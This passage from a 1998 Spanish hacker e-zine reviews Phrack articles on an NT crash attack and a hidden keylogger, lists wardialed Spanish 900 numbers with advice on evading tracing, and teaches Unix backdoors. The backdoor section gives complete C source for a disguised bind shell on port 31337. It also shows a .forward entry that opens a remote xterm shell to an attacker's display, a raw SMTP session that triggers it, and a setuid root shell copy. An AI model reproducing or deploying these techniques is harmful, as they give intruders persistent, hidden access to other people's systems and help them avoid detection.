
Teoricamente tambien se puede solucionar el tema arrancando la version de W95 en modo de prueba y luego editando algunos ficheros a pelo, dado que esto no deja cargar al TSR. El win 3.x ya es otro tema y puede ser mas complicado. Yo he probado el de win 3.x y tambien se puede, eso si lleva su practica, el de w95 lleva cuention de minutos.

4.3) FoolProof Hacking
 ~~~~~  
 Recomendacion de lectura 8/10

Mas temas comentados en "line noise" tenemos un texto sobre Practical Sendmail Routing - sobre como no..el SendMail. Nos explican como obtener informacion atraves de un mail sobre todas las maquinas que queramos, dentro de una firewall o simplemente dentro de una subred. Algo muy interesante para mi gusto y que merece la pena ser traducido (no por mi..) y quiza ampliado dadas todas sus posibilidades.. El objetivo es que con un simple mail conseguir toda la informacion posible sobre un/unos host/s remotos que pertenezcan o compartan algo en comun. Algo que se puede realizar con un simple script...



Asi funcionaria de una manera grafica..pero hay otra manera..



tu--'

Otro ejemplo grafico para ver claramente que pelicula nos cuentan...

4.4) Practical Sendmail Routing  
~~~~~

Recomendacion de lectura 7/10

Bueno que os parece esto? bien se cual sea tu respuesta... seguimos con Phrack #53 y su "Line Noise". Ahora algo de Windows NT/95 y nukes os suena ??? seguro que si.

4.5) Resource Hacking and Windows NT/95
~~~~~

by Lord Byron

Recomendacion de lectura 9/10

Que nos cuentan, por aqui..pues despues de todo el rollo de los patches de Ms, que por cierto otra cosa no haran pero parches como churros. Y que si estaban todos los Nukes de Windows tapados o no pues aqui esta la nueva solucion. Lo podeis leer es corto pero se resume como sigue. Dada la forma en la Windows coloca en memoria las cosas (y eso no es un bug, simplemente esta mal hecho) resulta que si le mandas un flujo continuo de pings a una maquina NT (por ejemplo eh Chessy?) de 20 o 30 MIL pings esta no tiene memoria para ejecutar ciertos componentes internos para protegerse de un ataque Nuke, por que ocurre esto? sencillo si tienes 25mil requests dentro de la memoria funcionando a la vez el driver de TCP/iP no puede cambiar a tareas de Windows y no permite (la falta de memoria) que se proteja del un ataque ODBC al puerto 139 y inevitablemente la maquina caera con un Pantallazo..


Esto ha sido todo por este "Line Noise"..

Sobre el Routing de Internet 5  
-----

Recomendacion de lectura 4/10  
..Muy Tecnico/Nivel Alto..

Esto no voy a explicarlo con detalle, simplemente por alto. El que lo quiera leer que lo lea. Nos dan una vision general sobre el Routing en Internet, sus objetivos, sus protocolos de rutado.. Nos describen algunos problemas practicos. Jerarquia de Rutado, Jerarquia del DNS :

Herarquia del DNS :



y mas cositas que podeis leer a ver si os crees que soy el

traductor o que lo hago por amor al arte..

Sobre T/TCP Vulnerabilities 6

-----

Recomendacion de lectura 3/10  
..Bastante Tecnico/Nivel Medio..

¿Que es el t/TCP? en una extension del TCP ya conocido por todos esa t significa Transacciones. Es una explicacion muy somera del tema la que hace Route sobre el tema, hay unas cuantas Urls por ahi y la bibliografia que es interesante..

38 p- Braden, R. T. 1994 "T/TCP - TCP Extensions for Transactions..."  
39 p- Braden, R. T. 1992 "Extending TCP for Transactions - Concepts..."  
328p- Stevens, W. Richard. 1996 "TCP Illustrated volume III"  
15 p- Smith, Mark. 1996, "Formal verification of Communication..."

Sobre "A Stealthy Windows Keylogger" 7

-----

Recomendacion de lectura 10/10  
..Poco Tecnico/Nivel Bajo..

Veamos creo que deberiais de tener ya muy claro que es un keylogger. Es un programa residente que se situa debajo de todo (bajo DOS) y en Windows sobre todo, o con privilegios de ejecucion. Normalmente los loggers tienen un problema (o varios..) que tienen un icono o por narices sale una pantalla, y por que esto ? Pues muy sencillo suelen estar programados Bajo VISUAL BASIC (casi todos) y algunos Visual C, de nuestra querida MS. Con lo que por muy bien que lo hagais hay ciertas cosas como el icono o simplemente el administrador de tareas hacen que toda la idea de que un logger sea potente y no facil de descubrir se nos van al traste en pis-pas. Otros detalles que en caso de descubrir el ejecutable en cuestion ayudan es que no contenga ninguna informacion de que hace, como, cuando o donde..

Este Logger que comento ahora es para mi, uno de los mejores que he visto. Captura los codigos de teclado a pelo, a un fichero .dll dentro de Windows/system/. El hecho de que este programado en asm mezclado para win ayuda y no tiene icono. Lo que aun es mas, dado que el problema del administrador de tareas sigue, por lo menos aqui el programa tendra por defecto el nombre de explorer lo que le esconde aun mas. Probando yo un poco he descubierto que en algunas veriones de windows tomara nombres de .exe que el usuario ya tenga instalados y que le puedan ser o no conocidos. Algo no comentado en texto del autor en Phrack..

Este logger no es para idiotas, dado que despues teneis que convertir el fichero a pelo con los codigos de teclado a lo que realmente se ha escrito. Lo que es bueno dado que si os cazan con el instalado en algun lugar y encuentran el fichero en el que se hace el logging en cuestion con todo el texto ahi a lo bruto se os caeria el pelo.

Su instalacion tiene dos posibles formas:

- 1) A-adiendolo a Autoexec, dificil eh?
- 2) A-adiendolo a los registros de windows ROOT\_etc\_etc o al win.ini como asi, run=mellamo.exe

Sobre Linux Trusted Path Execution redux 8  
-----

Recomendacion de lectura 2/10  
..Tecnico/Nivel Medio/Alto..

Esto si muy bonito pero no interesa un pijo, es una respuesta a algo propuesto en otro numero..tecnico y poco relacionado pero el que quiera que lo lea.

Sobre Hacking in Forth 9  
-----

Recomendacion de lectura 8/10  
..Muy Tecnico/Nivel Alto..

Muy bien volvemos a algo interesante, sobre FORTH y las estaciones Sun y su familia. Nos explican que al arrancar (boot sequence) la primeras secuencias utilizan un compilador de Forth y gracias a esto se puede conquir sobrepasar la seguridad del sistema y darla a tarea la prioridad 0 (root).

Nos ponen unos cuantos ejemplos, bastante utiles. En resumidas cuentas un articulo con nivel e interesante..

Interface Promiscuity Obscurity 10  
-----

Recomendacion de lectura 6/10  
..Fuente / Nivel Medio..

Otro articulo que es principalmente ayuda a la fuente de un programa que esconde una tarea (esta pensado para un sniffer) del admin , como? cambiando el FAG IFF\_PROMISC..  
si os interesan se compila y funciona bajo FreeBSD, Linux, HP-UX, IRIX and Solaris...otro dia mas.

Watcher, NIDS for the masses.. 11  
-----

Recomendacion de lectura 8/10  
..Fuente / Nivel Medio..

Si se-or, algo rico, rico y con fundamento..aqui se nos explica como funciona el programa Watcher (observador) y que hace. Basicamente si tienes Linux esto es para ti. Te protege de muchos ataques conocidos y te permite hacer un log completo de todo. Se ejecuta en bg y no molesta mucho.Codigo compacto y que no da casi ningun problema, lo he compilado con exito bajo varias versiones distintas de Linux, y algunas SUSE Alemanas y funciona a la perfeccion. Puede no permitirte a ti mismo hacer algunos ataques pero el resto bien. No hay mas que comentar si os interesa el tema pues ya sabeis a leer el articulo.

The Crumbling Tunnel... 12

-----

Recomendacion de lectura 10/10  
 ..Tecnico Seguridad/ Nivel Alto..

Sobre Point-to-Point Tunneling (PPT), un articulo poniendo en claro todas las debilidades de este protocolo creado por ms (¿que raro que tenga debilidades en su seguridad no? es de Ms) pues aqui primero explica todo de lo que esta compuesto el VPN (Virtual Private Network) de ms del que PPT es lo principal y engloba a su vez a varios otros protocolos ya conocidos por todos. No me voy a poner a discutir punto por punto ya sabeis donde leerlo.

Port Scan Detection Tools... 13

-----

Recomendacion de lectura 10/10  
 ..Seguridad Redes/ Nivel Medio..

Como el articulo 11, aqui se trata sobre IDS (Intrusion Detection Systems) - sistemas de deteccion de intrusos. Nos expone las maneras de analizar los datos que este tipo de controles generan. Explica tambien algo mas de info sobre como saber si estamos siendo scaneados a escodindas y cosas asi. Ahora no hay mas tiempo me voy a currar a la Web. Este articulo merece la pena y con que tengas \*medio\* sentido comun cogeras la idea central del tema.

Conclusion... 14

-----

Espero que todo esto os parezca interesante. Si interesa se seguira haciendo de otros numeros y publicaciones a lo mejor me atrevo con algunos numeros de la revista del CCC Journal, muy interesante. Se publica en papel y vale 5 DM (unas 500pts).

Hack the Planet!

Green Legend / SET 1998

\*EOF\*

```
-[ 0x05 ]-----
-[ WARDIALING: 900 ]-----
-[ by GreeN LegenD ]-----SET-17-
```

\*\*\*\*\*/

Utilidades del WarDialing...

...Phreaking Practico

(Hoy Los 900, el prefijo magico)

/\*\*\*\*\*

Numeros 900 - GreeN LegenD / SET Staff (c) 1998

<http://set.net.eu.org> - [glegend@set.net.eu.org](mailto:glegend@set.net.eu.org)

Index

-----

- 1) Intro y Medidas Cautelares..
- 2) Llamada a Operadoras de (casi) cualquier Pais atraves de 900
- 3) Mitos sobre los Numeros 900
- 4) Numeros 900

1) Intro y Medidas Cautelares

-----

Se ha hablado de los numeros 900 con antelacion en SET, pero no voy a lo teorico, sino a lo practico. WARDIALING

Esto es ante todo una leccion practica, para ver la utilidad del Wardialing y a la vez aprender de los 900. No es una tonteria como algunos pensarán..encontrareis servicios de mensajería \*gratuitos\* modems que redireccionaran vuestros faxes y algunas cosas mas.. pero eso os dejo que lo descubrais vosotros.. Pero cuando veais que un numero nos os vale de nada no siguais llamando. Es un consejo de la Direccion General de Hacking Espa~ola.. ;) (DGHE!)

Bueno todos sabeis ya como funcionan los numeros 900 no?

Son cuentas especiales con Telefonica que basicamente se basan en lo siguiente : El importe de la llamada es cobrado al que la recibe, no al que la realiza. Y como en botica hay de todo... vamos a descubrirlo un poco, pero solo un poco para que tu mismo sigas solo. Ahi esta lo practico del tema que hoy tratamos, que tu lo veas por ti mismo.

\*Aviso\*  
-----

Antes de nada un Aviso, este va para los "avispaos" :  
No abuseis dado que algunos de los numeros tienen Caller id y te bloquean despues de hacer varias llamadas, otros no funcionan desde todas las provincias o desde moviles. Mas cosas a ciertos numero cuando descubrais lo que son dejadlos en paz. Ejemplo claro este :

900100202            Comisaria Nacional de Policia (Caller Id)

Un "amable" policia responde : Comisaria Nacional..  
 ¿Que denuncia quiere hacer?...

(Pero si quieréis que los maderos hagan una visita a domicilio)  
 (a vuestra casa y gratis, pues nada a delante.. )

Y por que se me preguntara el recién llegado. Numeros de bomberos, policia,  
 \*alertas de cualquier tipo y ayuda\* si juegas con ellos te puede caer una  
 buena. Avisados estais y que avisa no es traidor.. ademas de estar protegidos  
 por la ley (les protege una parte de legislacion especial) Ademas te crees que  
 un juez en caso de que tenga que juzgar :

¿Que es mas importante hackear un 900 de un Hospital -linea datos- (los hay..)?

o por el contrario

¿Un numero 900 de sobaos Martinez ??

Piensa y reflexiona que no es tan dificil y no metas la gamba.. El  
 primero te caen unas cuantas cositas mas...

Mas cosas sobre los 900 todos los numeros que aqui se encuentran se han  
 comprobado con un movil (Limpio), eso quiere decir que cogieran una llamada desde  
 cualquier sitio, hay numeros listados que estan activos-contratados  
 pero no lo coge nadie, otros que funcionan pero desde donde he hecho  
 las pruebas (movil) no cogen llamadas (eso no quiere decir que no acepten  
 llamadas desde cualquier comunidad, simplemente que el cargo maximo por  
 minuto, un movil, no se acepta).Probablemente solo lo hagan de Madrid o  
 Barna o otras grandes ciudades (o solo ciudades donde al contratante le  
 de la gana..).

-----  
 IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-

USA UN TELEFONO LIMPIO, no uses tu casa... No te voy a explicar lo  
 que es un Telefono limpio, lee SET...

IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-  
 -----

2) Llamada a Operadoras de (casi) cualquier Pais atraves de 900

-----  
 Para poder hablar con una operadora de la compa-ia de otros paises  
 no teneis mas que marcar 900990XXX siendo XXX el codigo del pais  
 Internacional, Alemania (+49) seria 900990049 y Hong Kong (+852)  
 900990852. Esta operadora te dejara hacer llamadas a cobro revertido,  
 usar un calling card de esa compa-ia y algunas cosas mas raras..  
 Todo depende de la compa-ia de Telefonos respectiva..estad advertidos  
 que algunas no lo tienen. Despues de informarme bien, este servicio es  
 una "especie" de intercambio que realiza Telefonica con otras compa-ia  
 a cambio de que expandir su servicio Espa-a Directo.. y tened claro que  
 estas operadoras de un numero 900 son muy distintas de las que se pueden  
 contactar de otras maneras, 07+XX, 050-00+XX o bien con un numero directo  
 desde Espa-a.

3) Mitos sobre los Numeros 900

-----  
 No existe este servicio de numero gratuitos con un comienzo comun en todos  
 los paises. Alemania no lo tiene, ni Turkia, China tampoco. Lo cual no  
 impide que estos paises no tengan numeros gratuitos..que de hecho los tienen.

Estos numeros son originarios de USA, creados por una de las filiales de AT&T  
 en Chicago. No se crearon de la nada como algunos quieren hacer creer al

personal la primera empresa en tenerlos fue AT&T. :)

No busqueis el famoso fichero con todos los numeros 900 de espa-a, no tiene detallado nada mas que el tipo de linea y poco mas (no hay nada sobre el servicio que ofrece cada numeracion) . Además esta siempre muy atrasado, prueba es que paso por mis manos unos dias despues de estar este texto casi listo y quite alguno de los numeros que estaba activo apenas 48h antes y luego no. Busca con un Wardialing y te asombraras de lo que encuentras.

Los 900 son terreno movedizo, cambian continuamente.. y andate con cuidado. Necesitas tener ojos en la espalda...

4) Los Numeros

Estos que forman parte de la búsqueda hecha por mi en un rato, una hora y 1/2 mas o menos. Y no medigas que hay pocos por no creo que quieras llenar SET de numeros 900, dado que hay unos 100 mil posibles no apetece. Te entretienes tu solito y los buscas..

Todo esto es un simple ejemplo, a los 900 no \*hay que tenerles miedo\* simplemente ser cuidadoso..

NA = No Acepta Recibir la Llamada  
 ?? = Desconocido...??  
 !? & !! = La respuesta varia..

| Numero    | -/\- Servicio (No confirmado 100%)             |
|-----------|------------------------------------------------|
| 900118484 | Lucky Strike (9 - 19h)                         |
| 900202202 | Salvamento y Seguridad Maritima                |
| 900123505 | Estado carreteras - Teleruta                   |
| 900161515 | Fundacion Ayuda contra la Drogadiccion         |
| 900667788 | Tarjeta Personal Telef.                        |
| 900100908 | Telefonica Moviles                             |
| 900100525 | Radiomensajeria                                |
| 900107107 | radiofrecuencias                               |
| 900131131 | Telefonica Publicidad e Informacion            |
| 900131130 | Telefonica Publicidad e Informacion (FAX)      |
| 900303030 | Regal Hogar Seguros (8 a 22h)                  |
| 900111000 | Fundacion Anti-SIDA                            |
| 900200314 | Averias Hidroelectrica del Cantabrico          |
| 900506070 | Correos : Quejas y Reclamaciones               |
| 900111022 | Telefonica Servicio PYMES                      |
| 900606606 | CocaCola-Fanta                                 |
| 900103900 | BBC English                                    |
| 900282828 | Mensatel                                       |
| 900303900 | Daewo Motor iberica                            |
| 900121127 |                                                |
| 900101110 | Seguros (Ident)                                |
| 900352352 |                                                |
| 900350053 | NA                                             |
| 90001XXXX | Retevision (?) XXXX (0000 - 9999)              |
|           | { 10 Mil Numeros que pertenecen a Retevision } |
|           | { digo yo ¿Para que querran Tantos ? ; ) }     |
| 900019999 | Retevision (?) XXXX (0000 - 9999)              |
| 900123456 | Barclays Bank Info                             |
| 900100908 | Moviline                                       |
| 900102030 | BMW iberica                                    |
| 900101112 | NA                                             |

900990XXX Operadora de Cualquier Pais XXX Codigo Int (UK 044 / HK 852)  
 900990049 Alemania  
 900990852 Hong Kong  
 900990044 Reino Unido  
 900990021 Holanda ( y Paises Bajos)  
  
 900365000 Renault Asistencia (24hrs)  
 900111222 Fenix Directo (24hrs)  
 900111777 Skip  
 900111444 NA  
 900111555 No Coge Llamada  
 900111666 No Coge Llamada  
 900111888 Obras Hidraulicas  
 900125127 Modem  
 900125125 Servicio de Informacion Banco del Comercio  
 900100200 NA  
 900555111 Telefonica Grandes Clientes  
 900120900 Telefonica Grandes Clientes  
 900555900 Euskera  
 900111900 NA  
 900111200 Caja España / Cuelga Fuera de Horario  
 900123123  
 900120120 Repsol  
 900110110 Modem  
 900112112 Banca Telefonica Banco Urquijo  
 900109010 Mondial Asistencia (8 - 18h)  
 900108010 Mondial Asistencia (8 - 18h)  
 900107010 Mondial Asistencia (8 - 18h)  
 900106010 Vasco Navarro  
 900105010 Mondial Asistencia (8 - 18h)  
 900104010 Mondial Asistencia (8 - 18h)  
 900103010 Mondial Asistencia (8 - 18h)  
 900102010 Asociacion Telefonica de Asistencia a Minusvalidos (ATA)  
 900101010 Telefonica Redireccion de Llamadas  
 900100800 ?¿  
 900100600 Prado del Rey (RTVE)  
 900100500 Renault (9 - 18h)  
 900100400 Servicio de Informacion de IBM  
 900100393 ?¿  
 900100391 Servicio Tecnico Josen Social  
 900100383 ?¿  
 900100366 Centro de Asistencia Juridica Vitalicio Seguros  
 900100365 ?¿  
 900100359 ?¿  
 900100353 ?¿  
 900100350 Chestel Ban (Varios Idiomas/6 Castellano) +pin code  
 900100348 ; ;  
 900100347 NA  
 900100346 ->a un movil ; )  
 900100345 ?¿  
 900100344 Despues Ext #XXXX X=4 Digitos  
 900100342 Philips Telecommunications Iberica  
 900100340 Servicio Telefonico Banco Herrero (24h)  
 900100338 ?¿  
 900100337 ?¿  
 900100331 ?¿  
 900100326 Faixa Salud Animal  
 900100323 Telefonica Moviles (24h)  
 900100322 SOS Asistencia (24h)  
 900100321 ?¿  
 900100318 Modem  
 900100316 ?¿  
 900100315 Modem  
 900100314 NA  
 900100313 Servicio de Atencion ? (24h)  
 900100311 (musica clasica)  
 900100310 ?¿

900100308 Eliza Faberge (Madrid)  
 900100307 ?¿  
 900100303 ?¿  
 900100289 ?¿  
 900100288 Modem  
 900100284 Modem  
 900100283 ?¿  
 900100279 Clinica Roche (8 - 17h)  
 900100275 ?¿  
 900100271 ?¿  
 900100266 ?¿  
 900100263 Servicio al Cliente ?  
 900100262 Plus Ultra  
 900100258 Modem  
 900100256 Modem  
 900100250 ?¿  
 900100248 Como Con  
 900100246 Tomas Redondo (8 - 19.30h)  
 900100244 ?¿  
 900100243 Modem  
 900100240 Witehur Asistencia  
 900100239 Volkswagen Asistencia  
 900100238 ?¿  
 900100237 Di Info  
 900100228 ?¿  
 900100224 Modem  
 900100222 Modem  
 900100217 Modem  
 900100216 Policia  
 900100214 ITT Hercos  
 900100208 ?¿  
 900100207 AGB  
 900100206 ?¿  
 900100204 ?¿  
 900100202 Comisaria Nacional de Policia (Caller Id)  
 900100201 Modem  
 900100200 NA  
 900100199 Servicio Internacional (91-6307400)  
 (91-6307402)  
 (91-6307403)  
 (97-0836339)

\*Son unas toca webos.. jugad a llamarlas al 900 y os devolveran las llamadas si teneis caller id, sino se putean.

900100197 Club Financiero  
 900100195 Global Calling Card (Castellano)  
 900100194 Global Calling Card (Italiano)  
 900100192 Global Calling Card (Aleman)  
 900100191 Global Calling Card (Frances)  
 900100190 Global Telecommunications Calling Cards  
 900100189 Plus Ultra  
 900100188 Modem  
 900100187 SER  
 900100185 Telecomputers  
 900100183 ?¿  
 900100180 ?¿  
 900100179 Modem 14.4 \*\*Interesante...XD\*\*  
 900100178 ?¿  
 900100177 Contestador...  
 900100173 NCR  
 900100170 ?¿  
 900100169 Isofresh  
 900100168 Cosmetica Selecta  
 900100167 Compa-ia Alemana - Calling Card  
 900100166 ?¿  
 900100164 ?¿

|           |                                                       |
|-----------|-------------------------------------------------------|
| 900100161 | EPSON                                                 |
| 900100160 | NA                                                    |
| 900100159 | ?¿                                                    |
| 900100156 | NA                                                    |
| 900100155 | Linea Directa Argentaria                              |
| 900100151 | ?¿                                                    |
| 900100150 | Atencion al consumidor Johnson & Johnson              |
| 900100149 | Ofitel                                                |
| 900100147 | Servicio Gratuito de Grabaciones Don Julian (9 - 20h) |
| 900100144 | NA                                                    |
| 900100142 | A la Hora                                             |
| 900100140 | Cadena Dial                                           |
| 900100136 | ?¿                                                    |
| 900100135 | NA                                                    |
| 900100133 | NA                                                    |
| 900100131 | Modem/Fax                                             |
| 900100128 | MRV Internacional (#1 MRV #2 FedEx)                   |
| 900100123 | NA                                                    |
| 900100122 | ?¿                                                    |
| 900100121 | ?¿                                                    |
| 900100120 | Linea Directa Aseguradora                             |
| 900100119 | Arbis Trans                                           |
| 900100117 | Coge Llamada                                          |
| 900100115 | NA                                                    |
| 900100110 | Atencion Telef. La Vanguardia                         |
| 900100109 | Interesante                                           |
| 900100108 | ?¿                                                    |
| 900100107 | NA                                                    |
| 900100106 | Modem                                                 |
| 900100105 | CVT                                                   |
| 900100104 | ?¿                                                    |
| 900100103 | NA                                                    |
| 900100102 | Info Guadis                                           |
| 900100101 | Zuritel                                               |
| 900100100 | Informacion al Accionista de Repsol (10 - 18h)        |
| 900100093 | NA                                                    |
| 900100092 | La General                                            |
| 900100091 | ?¿                                                    |
| 900100090 | NA                                                    |
| 900100089 | NA                                                    |
| 900100088 | ?¿                                                    |
| 900100087 | NA                                                    |
| 900100086 | NA                                                    |
| 900100085 | NA                                                    |
| 900100084 | NA                                                    |
| 900100082 | ?¿                                                    |
| 900100081 | Hotel                                                 |
| 900100080 | NA                                                    |
| 900100077 | Mensajes                                              |
| 900100073 | Privado ?!                                            |
| 900100072 | Movistar                                              |
| 900100066 | ?¿                                                    |
| 900100064 | NA                                                    |
| 900100063 | NA                                                    |
| 900100062 | Prevision Sanitaria Nacional (Musica Titanic)         |
| 900100061 | Modem                                                 |
| 900100060 | NA                                                    |
| 900100056 | Modem                                                 |
| 900100055 | ?¿                                                    |
| 900100051 | Modem                                                 |
| 900100050 | NA                                                    |
| 900100049 | !!                                                    |
| 900100048 | ?¿                                                    |
| 900100046 | Modem                                                 |
| 900100045 | Zole                                                  |
| 900100044 | Modem                                                 |
| 900100041 | Privado                                               |

900100040 Euskak  
900100039 Redir - N° Privado !?  
900100038 Investigaciones  
900100037 Linea 900  
900100036 Asociacion Espa~ola Contra el Cancer  
900100035 Via Digital  
900100034 Asistencia  
900100033 !  
900100032 !  
900100031 Telefonica Publicidad e Informacion  
900100030 Euskera  
900100029 ?¿  
900100028 GMSO  
900100024 ?¿  
900100023 Dispomer Consumo (9 - 22h)  
900100022 Dispomer Consumo (9 - 22h)  
900100021 Asistencia Tecnica  
900100020 MediCare (9 - 17h)  
900100019 Telefonica Relaciones Laborales  
900100018 NA  
900100017 NA  
900100016 Urgencias Medicas  
900100015 NA  
900100014 Modem/Fax (9600)  
900100013 Modem/Fax  
900100012 Modem/Fax  
900100011 NA  
900100010 ?¿  
900100009 Asistencia para mujeres que sufren malos tratos  
900100008 3M (9 - 18h)  
900100007 Compa~ia Canadiense de Tabacos  
900100006 ?¿  
900100005 Modem  
900100004 NA  
900100003 ?¿  
900100002 NA  
900100001 C&C Telecomunicaciones  
900136524 Mondial Asistencia en Carretera

Si alguien tiene material sobre Pagers/buscas que se ponga en contacto..

Keep on Hacking & Hack THE PLANET!

- GreeN Legend - gelegend@set.net.eu.org - (c) 1998 -

\*EOF\*

```
-[ 0x06 ]-----
-[ BACKDOORS ]-----
-[ by Fuego Fatuo ]-----SET-17-
```

BackDoors por Fuego Fatuo (La KaTeDral)

Este texto es una adaptacion/traduccion del articulo 'BackDoors Revised' publicado en la Confidence Remains High n.3 escrito por Blk-Majik (Menuo nick XDDDD ). He a~adido algunas backdoors, he modificado otras y he kitao otras. Osea, ke este texto tambien tiene algo mio.

Utiliza este texto de manera responsable: Osea, ke te sirva pa asegurar algun hack :)

Introducion:

COMO? , si esperas ke me enrolle a escribir, la llevas clara .... No me gusta escribir, asiske ...., si tienes 'alguna' duda me escribes, si no entiendes casi na, olvidalo tio.... (Ke RADIKAL XDDDD)

Ke es una backdoor?

Puesssss,....., es una 'Puerta trasera' ke sirve pa volver a entrar a una makina hackeada en caso de ke te kiten el acceso normal, tb se le llama asi a lo ke dejas en una makina para asegurarte el root.

Una cosa debe estar clara, a~adir un usuario con :0:0: es de lamers, ya ke se detecta como na!,y no solo por el root, tb por otro hacker (yo he encontrao :0:0: SIN PASSWORD!!! Algun lamer .. ).

He de reconocer ke yo tengo una cta asi (pero kon pass), pero porke nadie aparece por esa makina desde hace a~os, osea ke no me preocupa.

Ke necesito pa poner una backdoor?

Una makina donde ponerla (osea login y pass), de momento, con esto solo te basta pa poner alguna backdoor, tb es verdad ke kon eso ... poco mas ke komerte los mocos.

Nene!!, trabaja un poco y conviertete en root.

\*Por cierto, por si no te habias dao cuenta, me refiero a backdoors para sistemas basados en UNIX.

Bien, veamos esas backdoors:

1- Pa poner esta backdoor, con solo ser un simple usuario basta, consiste en un simple programita en C, ke al ejecutarlo se keda ejecutando en segundo plano residente, este programita es un servidor, e.d. atiende un puerto, cuando alguien se conesta a ese puerto,el servidor atiende a ese 'alguien', ejecuta una shell y deja ke ese alguien interactue (los gurus de linux me mataran al ver komo explico esto) con esa shell, osea, komo si estuviera dentro, eso si, sin dejar logs (esto es bueno),una cosa ke no debeis olvidar, es poner al final de cada linea un ';' (no voy a explicar porque).

Pa ke lo entiendas:

```
cat /etc/passwd -pasa a ser- cat /etc/passwd;
```

Se ejecuta el comando y depues dara un error, pasa de el, komo yo paso de vosotros ..... ( Y MAS, Y MAS, Y MAS RADIKAL XDDDDD. ME RULO!!!!)

Evidentemente, esta backdoor no es muy recomendable ya ke se ve con un simple 'ps', ademas, cuando el servidor ejecuta la shell lo hace como akel ke ha ejecutao el programa, osea ke si pones esta backdoor sin ser root, solo te aseguraras el acceso como usuario, bueno ... algo es algo.

El programa en cuestion:

```

<+> set_017/backdoors/back1.c
/* quick thingy... bind a shell to a socket... defaults to port 31337 */
/* code by pluvius@io.org */
/* don't forget.. when you connect to the port.. commands are like: */
/* "ls -l;" or "exit;" (don't forget the ';' ) */
#define PORT 31337
#include <stdio.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

int soc_des, soc_cli, soc_rc, soc_len, server_pid, cli_pid;

struct sockaddr_in serv_addr; struct sockaddr_in client_addr;

int main ()
{
    soc_des = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    if (soc_des == -1) exit(-1);

    bzero((char *) &serv_addr, sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
    serv_addr.sin_port = htons(PORT);

    soc_rc = bind(soc_des, (struct sockaddr *) &serv_addr, sizeof(serv_addr));
    if (soc_rc != 0) exit(-1);

    if (fork() != 0) exit(0);

    setpgrp();
    signal(SIGHUP, SIG_IGN);
    if (fork() != 0) exit(0);

    soc_rc = listen(soc_des, 5);
    if (soc_rc != 0) exit(0);
    while (1)
    {
        soc_len = sizeof(client_addr);
        soc_cli = accept(soc_des, (struct sockaddr *) &client_addr,&soc_len);
        if (soc_cli < 0) exit(0);
        cli_pid = getpid();
        server_pid = fork();

        if (server_pid != 0)
        {
            dup2(soc_cli,0);
            dup2(soc_cli,1);
            dup2(soc_cli,2);
            execl("/bin/sh","sh",(char *)0);
            close(soc_cli);
            exit(0);
        }
        close(soc_cli);
    }
}
<-->

```

\*NOTA: Pa los pocos espabilados: Para ke no te vean el programa al primer ps ke haga alguien ponle un nombre que no resalte musso, como 'bash', 'chfn' o algo asi ..., vamos, no le pongas 'mi\_backdoor'.

Mejoras: lo malo de esta backdoor es ke kualquiera ke haga telnet ha ese puerto entrara, la mejora puede ser ke pida un password exclusivo (osea ke no este en el /etc/passwd) y asi solo tu podras entrar por ese puerto. Si alguien tiene la ocurrencia de hacerlo, por favor, ke me lo mande.

2- .forward, Esta backdoor es mu chuli, con esta te aseguras el acceso, consiste en modificar el .forward de un usuario (si es el root cojonudo ya ke entrarias como root), el .forward es un fichero ke usa el mail, cuando ese usuario reciba algun mail hara lo ke el .forward ponga ke tiene ke hacer, responder , ejecutar comandos, etc .... }:)

Osea, cuando este en una makina pon:

```
echo \username >> ~/.forward
echo |"/usr/local/X11/bin/xterm -display hacksys.other.dom:0.0 -e /bin/sh"
>>~/.forward
```

Esto te abrira una ventana de X-windows, pero antes debes de poner 'xhost +victima.gov' en un makina para permitir ke se te abra una ventana en tu sistema desde victima.gov. Por supuesto debes de estar en X-windows (por si acaso ...).

Ten en cuenta, de ke si mandas correo asi:

```
mail tontodelculo@victima.gov
```

Tardara un tiempo en llegar, por lo tanto tardara un tiempo en ejecutarse lo ke pongas en el .forward, para solventar este problema, haz:

```
telnet victima.gov 25
HELO kojones.net
MAIL FROM: tutankamon
RCPT TO: username
DATA
Hola .....
Soy Edu, Feliz Navidad!!!!
.
QUIT
```

Y ya esta ... asi le llegara el mail casi instantaneamente.

La verdad es ke hay mejores opciones, ya ke esto lo ejecutaria cada vez ke ese usuario recibiera mail, bueno, tu eres el encargado de aprovechar esta backdoor. Tambien recuerda en borrar el mail kuando entres o simplemente no mandarle un mail sospechoso para ke no sospeche.

Otra cosa ..... si no tienes IP fija lo anterior de la xterm no te servira ye ke cada vez tendras una IP distinta.

A partir de ahora, para poner las siguientes backdoors, debes de ser root, :( asiske ya sabeis...

3- Un sushi, esto es una backdoor para mantener el root, pero para conseguirlo una vez dentro, osea, es copiar una shell (por ejemplo /bin/sh) con un nombre ke no llame la atencion y como root ponerle los permisos 4755, es decir, ke cualkiera pueda ejecutar esa shell con los permisos del root osea:

```
#cp /bin/sh /bin/fwalld
#chmod 4755 /bin/fwalld
```

